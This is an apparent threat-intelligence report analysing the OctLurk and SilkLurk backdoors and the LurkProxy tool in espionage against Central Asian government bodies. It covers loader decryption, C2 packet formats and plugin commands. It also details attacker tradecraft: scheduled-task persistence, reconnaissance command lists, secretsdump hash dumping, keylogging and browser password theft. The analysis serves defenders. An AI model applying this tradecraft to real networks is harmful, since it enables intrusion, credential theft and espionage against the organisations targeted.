❌

Normal view

OctLurk and SilkLurk: newly identified tailored backdoors in cyber-espionage campaign in Central Asia

30 July 2026 at 13:00

Introduction

We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since Januaryβ€―2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilities management, and public educational establishments.

The backdoor loaders are customized for each victim and use information from the victim’s machine to decrypt the payload. Both the loaders and the backdoors are heavily obfuscated, making analysis more complicated. OctLurk and SilkLurk can download and inject additional plugins to perform further malicious actions, including launching command shells, performing file system activity, synthesizing keyboard and mouse events, network scanning, credential dumping, keylogging, password theft from browsers, email collection, and remote access. Furthermore, the attackers deployed a specialized utility we named LurkProxy, which we also cover in this report. While it has a highly similar architecture to the OctLurk backdoor, it is not a backdoor itself.

Our investigation shows that the same threat actor operates both SilkLurk and OctLurkβ€―, and some victims infected with SilkLurk also contain OctLurk. We assess with medium confidence that the same actor is behind both backdoors, and that they are Chinese‑speaking. However, at the time of publication, we couldn’t attribute this activity to any known group.

OctLurk

OctLurk Deployment


The attacker created a scheduled task named GoogleUpDate on remote machines using admin credentials. The task runs once with System account privileges right after it was created, executing the batch script located at C:\Users\<username>\Videos\1.bat (MD5 6ecf84fb18f6747ed08d7598364d853a). Prior to executing the task, the actor queries its status. It is then run, as shown below.


The 1.bat script creates a service named NgcCIntSvc, which loads the loader DLL named oleasapi.dll (MD5 082d49ef9f14e6811d68c7e0e82e5069). The ServiceMain parameter in the service’s registry entry is set to invoke the RegisterService function of oleasapi.dll as shown below.
LurkPoxy Deployment

In another case, the attacker at first checked connectivity to the domain dns[.]ssentialserv[.]xyz as shown below. At the time of our research, the domain was resolving to the address 154[.]196[.]162[.]76 which is used as a LurkProxy C2 server.


After confirming that the C2 server was reachable, the attacker executed the batch script C:\Users\[username]\Desktop\auto.bat (MD5β€―b874123a80fc4f40e06872b9cb54ebc6). The script created a service named Cusrxsrv, which loads a DLL named msbasesysdc.dll. In the service registry, the ServiceMain parameter was set to call the RegisterService function of msbasesysdc.dll as shown below.
We identified several service namesΒ β€” specitsrc, cmtastsvc, PNRPHostSvc, vmictimerosync, and vmicagentΒ β€” that the attackers used to load a malicious DLL onto compromised machines.

OctLurk loader

The loader DLL exports two methods, Refresh and RegisterService. The previously created service first calls RegisterService, which in turn invokes Refresh, the method that contains the malicious code. To locate the payload, the loader double-XOR-decrypts and then zlib-decompresses a set of hard‑coded bytes, yielding the payload file path. The payload bytes itself undergoes the same double‑XOR decryption and zlib decompression to produce the backdoor DLL bytes.

The double‑XOR decryption uses two distinct multibyte keys:

  • Keyβ€―1: hard‑coded in the loader
  • Keyβ€―2: derived from the serial number of the C: drive

The backdoor DLL is reflectively injected into memory and its entry point is executed. The loader can then call the DLL’s exported methods either by name or by ordinal; both the method name and the ordinal number are hard‑coded in the loader and are decrypted using the same double‑XOR and zlib‑decompression process applied to the payload path and bytes.

OctLurk backdoor

The loader invokes the backdoor’s curl_easy_escape function (ordinalβ€―2). The backdoor then creates a stream socket using a hard‑coded C2 address (dns[.]multitoconference[.]com) and port 443. It gathers the following information from the victim machine:

  • OS information as RTL_OSVERSIONINFOW structure
  • Computer name
  • User name
  • Local host name
  • Local IP address in format %u.%u.%u.%u, with local hostname-to-IP-address translation
  • Current local date and time as SYSTEMTIME struct

To encrypt the collected data, the backdoor employs a hard‑coded XOR key, which in most cases we observed was the string FDrertgr##@QEWASGkio865ehyf98foidsjzhug874392dfsREFDfdsAGH43wea98h. In addition, it generates 0x53 (83) random bytesΒ β€” this length is also hard‑coded in the sampleΒ β€” and uses them as a second XOR key. The collected victim information is first compressed with zlib (deflate), and then XOR‑encrypted twice, first with the hard‑coded string key and then with the randomly generated byte sequence. The final data is arranged as follows:

  • 0x00: randomly generated XOR key bytes (size 83 bytes)
  • 0x53: compressed data size
  • 0x57: compressed data in the following format: <uncompressed_size> <deflate(data)>
  • 0x57 + compressed_data_size: randomly generated bytes (from 14 to 41 bytes)

The backdoor initially transmits a 16‑byte header that specifies the size of the incoming data packet, as shown below. It then sends the actual data packet.

  • 0x00: randomly picked 10 chars from the string β€œzyxwvutsrqponmlkjihgfedcbaABCDEFGHIJKLMNOPQRSTUVWXYZ9876543210-_”
  • 0x0A: \x00\x00
  • 0x0C: next_packet_size

The first packet received is 16 bytes long, and its last four bytes specify the size of the subsequent data packet. The format of the subsequent data packet is shown below.

  • 0x00: XOR key; size 83 bytes
  • 0x53: compressed data size
  • 0x57: compressed data in the format: <uncompressed_size> <deflate(data)>

The received data is decrypted using a double‑XOR method: first with the XOR key contained in the packet, then with a hard‑coded XOR key. After the XOR decryption, the data is zlib decompressed. The data may be a command or a plugin code.

OctLurk loads plugins from the C2 server directly into memory to perform various tasks. Each plugin exports two methodsΒ β€” ins_ctl_db and oct_lk_colΒ β€” with the actual functionality implemented in oct_lk_col. Our analysis shows that the plugins listed below are commonly deployed on victim machines.

  • Command Shell: provides a command shell
  • File Manager: performs filesystem interaction
  • Interaction Manager: synthesizes keyboard and mouse events

The table below provides a detailed description of operations performed by these plugins, where each switch case value denotes command ID.

Plugin type Description
File Manager ●       case 0x10020: for each drive, retrieve the following information: volume GUID path, drive letter, volume name, file system name, drive type, volume serial number, total size in bytes, and free space in bytes.
●       case 0x10030: search for a file that matches a specified name and retrieve the following information: file attributes, creation time, last access time, last write time, file size, the file’s name, and its short (8.3) name.
●       case 0x10040: recursively list all files in a specified location, including only those whose size, creation time, last write time, and last access time fall within the threshold values defined by C2. For each listed file, retrieve the following details: file attributes, creation time, last access time, last write time, file size, file name and alternative name for the file
●       case 0x10050: use the ShellExecuteExW API to open the specified file path, which may be an executable, a document, or a folder.
●       case 0x10051: execute the specified command line using the CreateProcessAsUserW API.
●       case 0x10060: perform the following file‑system operations: copy, delete, move, and renameΒ β€” using the SHFileOperationW API.
●       case 0x10070: create a directory.
●       case 0x10080: set the attributes for a file or directory.
●       case 0x10090: for the filename provided by C2, set the file created, last accessed, and last modified timestamps to the values received from C2.
●       case 0x20010: get the size of a file.
●       case 0x20020: read a file from the system in chunks, starting at a specified offset.
●       case 0x20030: calculate the CRC32 of each file data chunk, and retrieve the file created, last accessed, and last written times.
●       case 0x20040: close the file handle and free the associated metadata (file path, handle, and size).
●       case 0x20110: create a file at the specified path and write the bytes received from C2 into it. Then set the file created, last accessed, and last modified times using the timestamps supplied by C2.
Command Shell ●       case 0x3E9: launch cmd.exe as shell.
●       case 0x3EA: send the exit command to close the command shell.
●       case Default: if a command string is received from the C2 and the shell is running, write the command to the shell. Then read the shell’s output and send it back to the C2.
If a command string is received from the C2 server and the shell is not already running, execute the command using C:\Windows\System32\cmd.exe /S /C "<command_string>" > %TEMP%\tmp%d%x.tmp where %d and %x are random values. Afterwards, read the output from the temporary file tmp%d%x.tmp and then delete the file.
Interaction Manager ●       case 0x3E9: capture the entire screen as a BMP image.
●       case 0x3EA: capture the entire screen at specified intervals.
●       case 0x3EC: retrieve clipboard data.
●       case 0x3ED: copy the data to the clipboard.
●       case 0x3F3: MOUSEEVENTF_LEFTDOWN: set the cursor to the specified position and press the left mouse button.
●       case 0x3F5: MOUSEEVENTF_LEFTDOWNβ€―|β€―MOUSEEVENTF_LEFTUP: move the cursor to the specified position, then press and release the left mouse button.
●       case 0x3F6: MOUSEEVENTF_RIGHTDOWN: set the cursor to the specified position and press the right mouse button.
●       case 0x3F7: MOUSEEVENTF_RIGHTUP: set the specified cursor position and release the right mouse button.
●       case 0x3F8: MOUSEEVENTF_MOVE: move the mouse cursor to specific coordinates, simulating a mouse movement event.
●       case 0x3F9: MOUSEEVENTF_WHEEL: move the mouse wheel by a specified amount.
●       case 0x3FD: press the key indicated by the virtual‑key code.
●       case 0x3FE: KEYEVENTF_KEYUP: release the key identified by the virtual-key code.
●       case DEFAULT: MOUSEEVENTF_LEFTUP: move the cursor to the specified position and release the left mouse button.

Post-compromise activity

The attacker used the command‑shell plugin installed via the OctLurk backdoor to perform the following actions:

Victim fingerprinting

The attacker used admin credentials to create a scheduled task named GoogleUpDate on remote machines. This task runs once with System account privileges, executing the script located at C:\windows\temp\in.bat (MD5β€―45cf5916fab4272a1313c26e67aa9220,β€―4e6d5c4770d5a822d7fcce6a74f7ad73). After querying the task’s status, the attacker triggers its execution, as shown below.
The batch script runs a series of commands that collect comprehensive information about the machine’s hardware, software, and network configuration as shown in the table below. The results are saved in three filesΒ β€” info.txt, <hostname>.datb, and <hostname>_logs.datbΒ β€” all stored in the %TEMP% directory.

Command Description
chcp 1256 Changes the system’s code page to 1256, which supports Arabic characters.
powershell $PSVersionTable Retrieves the version information of PowerShell.
qwinsta Views all active sessions on the local machine.
klist sessions Displays a list of logon sessions on this computer (Including Kerberos).
TASKLIST /V Lists all running tasks with detailed information.
findstr /i /c:”explorer.exe” Searches for explorer.exe in a case-insensitive manner. Used together with TASKLIST /V.
wevtutil qe Security /f:text /c:5 /rd:true /q:”*[System[(EventID=4624)]] and *[EventData[Data[@Name=’LogonType’]=10]]” Retrieves the last 5 events from the Security event log where the event ID is 4624 (successful logon event) and the logon type is 10 (remote interactive logon e.g., Remote Desktop Protocol).
powershell β€œipconfig|select-string v4 -context 1,3” Uses PowerShell to filter ipconfig output for IPv4 addresses.
ipconfig /all Displays detailed network configuration information.
WHOAMI /all Displays detailed information about the current user, including their security identifiers (SIDs), privileges, group memberships, and authentication details.
WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List | findstr β€œ=” Retrieves information about installed antivirus software.
powershell Get-NetTCPConnection Retrieves information about TCP connections.
netstat -ano | findstr LISTENING Shows listening ports.
netstat -ano | findstr ESTABLISHED Displays established connections.
cmd.exe /c netstat -ano | findstr β€œEST” | findstr -v 127.0.0.1 Filters established connections excluding the loopback address.
powershell.exe β€œget-wmiobject -query β€˜select * from win32_process’ | Select-Object ProcessId,ProcessName,CommandLine,ExecutablePath,CreationDate | Where-object {$_.ProcessId -eq 500} | Format-List” Retrieves detailed information about a specific process.
reg query HKLM /s /f β€œProfileImagePath” /t REG_EXPAND_SZ Searches the Windows Registry under HKEY_LOCAL_MACHINE (HKLM) for entries where the value name is β€œProfileImagePath” and the type is REG_EXPAND_SZ. It points to the location of a user’s profile folder.
cmd.exe /c dir /b c:\users Lists the contents of the C:\Users directory.
wmic startup get caption,command | findstr exe Filters startup items for executable files.
powershell β€œget-MpComputerStatus” Retrieves the status and configuration details of Microsoft Defender Antivirus (formerly Windows Defender) on a Windows system.
reg query β€œHKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features” /v β€œTamperProtection” Queries whether Microsoft Defender antivirus’s tamper protection is enabled.
reg query β€œHKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions” /s Queries exclusion settings for Microsoft Defender Antivirus. This is where you can configure files, folders, processes, and extensions that should be excluded from being scanned by Defender.
wevtutil gli Security Configures the Security event log.
wevtutil gl Security /f:xml Retrieves events from the Security log in XML format.
wevtutil gli β€œWindows PowerShell” Configures the Windows PowerShell event log.
wevtutil gl β€œWindows PowerShell” /f:xml Retrieves events from the Windows PowerShell log in XML format.
wevtutil gli System Configures the System event log.
wevtutil gl System /f:xml Retrieves events from the System log in XML format.
schtasks /query /fo LIST /v | findstr β€œTaskName> Status> β€˜Task To Run’> β€˜Run As User’>” Lists all scheduled tasks in verbose mode and extracts the following fields: Status, Task To Run, Run As User, and TaskName.
systeminfo Displays detailed system information.
powershell β€œGet-WmiObject -Class Win32_BIOS | Format-list” Retrieves BIOS information.
powershell β€œGet-WMIObject -Class Win32_PhysicalMemory | Format-list” Retrieves physical memory information.
powershell β€œGet-WMIObject -Class Win32_Processor | Format-list” Retrieves processor information.
powershell β€œGet-WMIObject -Class Win32_DiskDrive | Format-list” Retrieves disk drive information.
netsh interface ipv4 show interfaces Displays information about IPv4 interfaces.
powershell β€œgwmi Win32_NetworkAdapter | Format-list” Provides hardware-level and driver-level information about adapters.
powershell β€œgwmi Win32_NetworkAdapterConfiguration | Format-list” Provides network configuration details, such as IP address, DNS, DHCP status, etc.
ipconfig /all Displays detailed network configuration.
netstat -e -s Displays detailed network protocol statistics.
certutil -urlcache Displays URL cache entries.
ipconfig /displaydns Displays the contents of the DNS client resolver cache.

Event log collection


The attackers ran commands to export successful logon events for remote interactive logons (e.g., Remote Desktop Protocol) and to query those events for specific users.
Credential harvesting

ImpacketΒ β€” secretsdump

Attackers ran a malicious file named Adobe.exe (MD5β€―32a5985543433a4f60da2fafd873b927), which is a portable‑executable version of Impacket’s secretsdump.py tool. Using this tool, they extracted password hashes from domain controllers, the critical servers in an Active Directory environment. Immediately after harvesting the hashes, they issued commands to list all members of the β€œDomain Controllers” group, likely to identify and target additional domain controllers for further compromise.

Keylogger

Attackers dropped and executed a keylogger located at C:\Users\Public\Pictures\AnyDesk.exe (MD5: 2a571f6cee42a17d873f4c942649813f). They then created a scheduled task named AnyDesk to run the keylogger whenever any user logged on as shown below.

The keylogger creates two files:β€―C:\Users\Public\Libraries\msect\dev0, which stores captured keystrokes, andβ€―C:\Users\Public\Libraries\msect\dev1, which holds clipboard data. Before writing to these files, the captured data is encoded by subtractingβ€―2 from each byte.

Browser Password Decryptor

The Browser Password Decryptor tool C:\users\[username]\libraries\64.exe (MD5 37dc84e4bcad92fa28f1e7778d088283) is used to extract passwords from browsers. The tool offers two options: -help to extract passwords from Chrome and -exit to extract passwords from Firefox. For Chrome, the tool targets the Login Data and Local State databases located at %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data and %LOCALAPPDATA%\Google\Chrome\User Data\Local State, respectively. The Local State contains the master key, which is essential for decrypting encrypted login information stored in the Login Data database file. For Firefox, the tool targets the logins.json file located at %APPDATA%\Mozilla\Firefox\Profiles\{profile folder}. The logins.json file in Firefox stores encrypted usernames and passwords for websites.

Remote access : Pandora FMS agents (Pandora RC agent)

Pandora RC agent provides remote control of a victim’s computer, allowing attackers to monitor and manipulate the system. Using administrative credentials, the attacker creates a scheduled task named GoogleUpDate on the compromised machines. This task runs once with System account privileges and executes the script 1.bat, which can be found at either C:\Users\[username]\1.bat or C:\ProgramData\1.bat (MD5β€―5e26df131ff0a679a0a2699b723b46e3). The task’s status is first queried, then it is executed, as shown below.

The batch script 1.bat executes a command that downloads and installs the Pandora RC agent using the arguments shown below.

  • EHUSER: a Pandora RC user
  • STARTEHORUSSERVICE: start the agent after the installation finishes (defaultβ€―=β€―1)
  • EHORUSINSTALLFOLDER: specify the folder where you want to install the agent (default: %ProgramFiles%\_agent)
  • DESKTOPSHORTCUT: 0: do not create a desktop shortcut

Network scan: FSCAN

Fscan is a comprehensive internal‑network scanning tool that offers a range of functions, including network discovery, vulnerability assessment, reverse‑shell creation, and brute forcing of common services. The executable is dropped to %TEMP%\fc.exe (MD5: cf903e4a1629aa0582fd0363b5786676) and writes its output to %TEMP%\result.txt. Using Fscan, both internal and public networks were scanned to identify services running on specific ports, such as Secure Shell (SSH) on portβ€―22 and MySQL on portβ€―3306. The tool also attempted to access these services using credentials from the password file pp.txt.

Email harvesting


The attackers used the curl command to connect to an email server, authenticate with a username and password, and issue a command to select the Inbox folder. Typically, the goal is to:

  • Verify that a connection to the email server is working
  • Authenticate the user
  • Prepare the Inbox folder for reading or manipulating messages (e.g., listing, fetching, or deleting emails)
LurkProxy

In a similar manner to the OctLurk backdoor, the attacker also deployed another implant we named LurkProxy, which uses a heavily obfuscated version of the OctLurk loader. While LurkProxy has a nearly identical architecture to the OctLurk backdoor, its primary role is to proxy network traffic. Like the OctLurk, it exports a function named curl_escape_easy, which the loader invokes. Once executed, LurkProxy listens on all interfaces on hard‑coded port 64980 and establishes a TLS‑encrypted connection to the C2 server (154[.]196[.]162[.]76). The C2 communication uses a proprietary binary protocol, where each packet is compressed with zlib, encrypted with a double‑XOR scheme, and follows the structure outlined below.

Offset Data Type
0x00 (00) Unused –
0x08 (08) Packet control flags. Bit 0 indicates high priority packet, bit 1 indicates single packet bit array
0x0C (12) Command number int
0x10 (16) Handler number (unique identifier for each proxy client in the first mode) int
0x14 (20) Command integer argument int
0x18 (24) Unused –
0x1C (28) Data 1 payload size int
0x20 (32) Data 2 payload size int
0x24 (36) Data 1 byte stream bytes
0x24 (36) + N Data 2 byte stream bytes

LurkProxy can function as a reverse proxy in two distinct modes as described below. The mode is selected by a static flag, meaning the proxy can operate in only one mode at a time. In the implant we examined, the first (SOCKS5) mode was used.

Modeβ€―1: SOCKS5 proxy

When a client connects, LurkProxy sends to the C2 the command 0x1000010, indicating that the connection has been established and includes the target address in the packet data. The C2 server then opens a connection to that address, enabling bidirectional communication through the appropriate commands.

Modeβ€―2: transparent proxy

In this mode, the target address and port are hard‑coded. Upon startup, LurkProxy immediately connects to the predefined target via the C2 channel using the same command. All subsequent client connections are routed through this single, fixed target. This mode handles raw network traffic directly, bypassing the SOCKS5 layer.

Command ID Direction Description Arguments
0x1000010 Implant -> C2 When a new proxy client connects, it creates a proxy session and notifies C2 of the successful configuration Target port in command integer argument
UTF-16 encoded connection hostname in data 1
0x1000010 C2 -> Implant Used to control the session, allowing it to pause or stop proxying Action in command integer argument (1 to pause, or any other value to terminate)
0x1000030 Implant -> C2 Sent when the LurkProxy is shut down –
0x1000050 Implant -> C2 Forwards the received bytes from the client to C2 Raw TCP bytes in data 1
0x1000050 C2 -> Implant Forwards the received bytes from the proxy target to the client Raw TCP bytes in data 1

SilkLurk

Deployment

The attacker created a service that executes legitimate binaries, such as NetSetSvc.exe (NVIDIA debug dump), nvgwls.exe (NVIDIA background tool responsible for autotuning), RtkSmbus.exe (Realtek Semiconductor’s noise‑cancelling program), and RtkNGUI64.exe (Realtek High‑Definition Audio Manager), to side‑load malicious loader DLLs: nvml.dll, vulkan-1.dll, RtkSmbusLoc.dll, and RtkNGUI64Loc.dll, respectively. These DLLs act as a loader that will inject SilkLurk backdoor into the process memory.

SilkLurk loader

SilkLurk loader working logic

SilkLurk loader working logic

The loader first verifies that it is running within the legitimate executable that loads it. Next, it moves the payload file (in the analyzed sample, it was named OneDrive.dat) from its module location (C:\ProgramData\Microsoft\Network\Connections in the analyzed sample) to the hard‑coded payload path (C:\ProgramData\Microsoft OneDrive\setup in the analyzed sample). Note that the hard-coded payload path may vary depending on the loader.

Next, the loader creates a service named RmSs to maintain persistence. The service will run the legitimate module binary (C:\ProgramData\Microsoft\Network\Connections\nvgwls.exe) that loads the malicious loader (vulkan-1.dll). The service is configured with the parameters mentioned below. Additionally, the service configuration is modified to restart the service in the event of a failure. Finally, the loader starts the service.

  • Service Type: SERVICE_WIN32_OWN_PROCESS
  • Start Type: SERVICE_AUTO_START
  • Error Control: SERVICE_ERROR_NORMAL

On service start, loader calls StartServiceCtrlDispatcher, which will invoke ServiceProc. The ServiceProc then calls the routine s_1800078F0_decrypt_and_run_payload. This routine computes a 32-bit hash (dword) of the victim’s computer name. The dword hash is used by a custom algorithm made up of arithmetic and logical operations to decrypt the hardcoded payload file path. The payload bytes themselves are decrypted with the same algorithm that decoded the file path. By using the victim’s computer name in the decryption of both the file path and the payload bytes, the loader becomes specific to each victim. The decrypted bytes contain shellcode with the following structure:

Shellcode offset Description
0x000 (0) Stub code, which performs reflective code injection
0x770 (1904) Hardcoded value 0x11113F68, XORed with the computer name hash
0x774 (1908) Hardcoded byte 0xD9, used as XOR key to decrypt import DLL names and APIs
0x775 (1909) Size of the encrypted backdoor
0x779 (1913) Encrypted backdoor data blob

The stub code decrypts and injects the backdoor blob into memory. To decrypt the blob, it first computes a dword hash of the computer’s name. This hash is then fed into a custom algorithmΒ β€” a series of arithmetic and logical operationsΒ β€” that performs the decryption. This algorithm differs from the one used to decrypt the payload file.

The IMAGE_DOS_HEADER of the backdoor binary is zeroed out. Information in the IMAGE_NT_HEADERS, such as ImageSize and NumberOfSections, is XOR-decrypted using the hash of the computer name. The first three sections are decrypted again using a custom algorithm (a series of arithmetic and logical operations) before being injected into memory.

During import resolution, DLL names and API names are XOR‑decrypted using a hard‑coded single‑byte key. After the import DLL is loaded and the API addresses are resolved, the DLL and API name strings are zeroed out.

During relocation, the size of each relocation block, the value of each relocation entry, and the bytes to be relocated are XOR‑decrypted using the dword hash of the computer name. Afterward, the entry point is also XOR‑decrypted with the same hash and then invoked.

SilkLurk backdoor

The backdoor contains a hardcoded configuration of 0x4AC (1196) bytes, with the first 0x10 (16) bytes holding a mutex string and the remaining 0x49C (1180) bytes comprising encrypted configuration data; this configuration is written to a hardcoded filename (e.g.,β€―2470b666bece868f,β€―27879a4df1a740ff) that differs across samples and is placed in the %APPDATA% directory. The configuration is decrypted using a custom algorithm involving a series of arithmetic and logical operations that is distinct from the algorithm used to decrypt the encrypted backdoor blob and payload file. The configuration has the following structure:

Offset Description
0x00 (000) C2 Host 1
0x64 (100) C2 Host 2
0xC8 (200) C2 Host 3
0x12C (300) C2 Host 4
0x190 (400) Port for C2 Host 1
0x192 (402) Port for C2 Host 2
0x194 (404) Port for C2 Host 3
0x196 (406) Port for C2 Host 4
0x198 (408) Unknown 21 bytes
0x1AD (429) Proxy address 1
0x22A (554) Proxy username 1
0x2A7 (679) Proxy password 1
0x324 (804) Proxy address 2
0x3A1 (929) Proxy username 2
0x41E (1054) Proxy password 2

The backdoor creates a TCP socket and connects to the C2 server defined in the configuration. If proxy details are provided, it attempts to establish the C2 connection through the proxy. The proxy request uses the following format:

CONNECT %s:%d HTTP/1.1
Proxy-Connection: Keep-Alive
Host: %s:%d
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.75 Safari/537.36

After successfully connecting to the C2 server, it generates a random 32‑byte (0x20) network key that will be used to encrypt and decrypt network packets. This key is appended to the magic dword, as shown in the table below, creating a 40‑byte block that is then encrypted with a custom algorithm: a series of arithmetic and logical operations that differs from the one used to decrypt the configuration.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0x0C7FFBE86h (magic dword)
0x04 (04) 0x04 (04) 0
0x08 (08) 0x20 (32) Network key (will be used to encrypt and decrypt network traffic)

It then prepares a packet to send the key to the command‑and-control server, as shown in the table below. The packet contains a 0xC (12‑byte) header, a 0x28 (40‑byte) block of encrypted network‑key data (see the table above), and a randomly generated payload whose size ranges from 0x14 (20) to 0xB4 (180) bytes.

Field offset Field size (in bytes) Field value
0x00 (00) 0x08 (08) data_size (encrypted_key_data + random_bytes_size)
0x08 (08) 0x04 (04) data_size XORed with 0x39
0x0C (12) 0x28 (40) Encrypted network key data (as mentioned in above table)
0x34 (52) size between 0x14 (20) and 0xB4 (180) Random data bytes

After sending the key, the backdoor collects the following victim information: local computer name, DNS domain assigned to the local computer, user’s logon name, processor architecture, OS major version and build number, host IP address, current process ID, tick count value, and backdoor module name. The collected victim information is first compressed and then encrypted using the network key. The custom algorithm (a series of arithmetic and logical operations) used to encrypt collected victim information is different from the algorithms used to decrypt the configuration and encrypt the network key. Before sending the victim information, a 0x0F (15) byte header is generated and encrypted using the same custom algorithm used to encrypt the collected victim data. The header follows the format as shown in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) 0xC7FFBE86 (magic dword)
0x04(04) 0x04 (04) Message type (1 means victim information)
0x08 (08) 0x04 (04) Data size (size of encrypted victim information)
0x0C (12) 0x01 (01) Compression flag (1 means compressed)
0x0D (13) 0x02 (02) Size of random bytes, between 0x14 and 0x96 bytes

Finally, the encrypted header and victim information are formatted as shown below and transmitted to the C2 server.

<random_dword><encrypted header><encrypted victim information><random bytes>

Once the backdoor has transmitted the victim information, it waits for a 0x13‑byte (19‑byte) response from the C2 server. This response follows the structure presented in the table below.

Field offset Field size (in bytes) Field value
0x00 (00) 0x04 (04) Random dword
0x04 (04) 0x0F (15) Encrypted header data

The encrypted header contained in the response is decrypted with the network key that was generated and shared with the C2 server. After decryption, the header retains the same size and structure as the one used in the victim information message.

The message type field in the header (offset 0x04) determines which operation (command) to perform. Next, the backdoor figures out the size of the command data to receive by adding up the size of the encrypted data (found at position 0x08 in the received header) and the size of the random bytes (found at position 0x0D in the received header). The received command data is first decompressed, based on the compression flag located at position 0x0D in the received header, and then decrypted using the custom algorithm that was used to encrypt the sent data. The backdoor supports the following commands:

Command (message type) Description
03 Based on subcommand, perform the following operations:
00: Get target system’s local time
01: Set sleep time in milliseconds, after which to reconnect to the C2 server
04 Send current backdoor configuration
05 Update backdoor configuration
06 Receive and inject additional payloads (plugins) into memory. Based the on subcommand, perform the following operations:
01: Inject payload (plugin) bytes into memory and execute payload’s entry point
03: Call export method of injected plugin

Post-compromise activity

The threat actor operating the SilkLurk backdoor first used it to invoke cmd.exe to launch PowerShell. Within PowerShell, they ran commands such as net use to connect to shared network resources with administrative credentials. After establishing the connection, they searched the shared drives for confidential documents to exfiltrate. Once the search was complete, they disconnected from the network share to erase evidence of which internal servers had been accessed. To archive the stolen data, they employed legitimate archiving tools: WinRAR and 7‑Zip.

Below are the paths and names of the WinRAR and 7Zip binaries used by the attackers.

WinRAR 18dc8bff47cc282508354771d0c8cf8c C:\Users\[username]\Libraries\RecordedTV.exe
C:\Users\[username]\Libraries\recordutil.exe
7Zip 9a1dd1d96481d61934dcc2d568971d06 C:\windows\vss\7z.exe

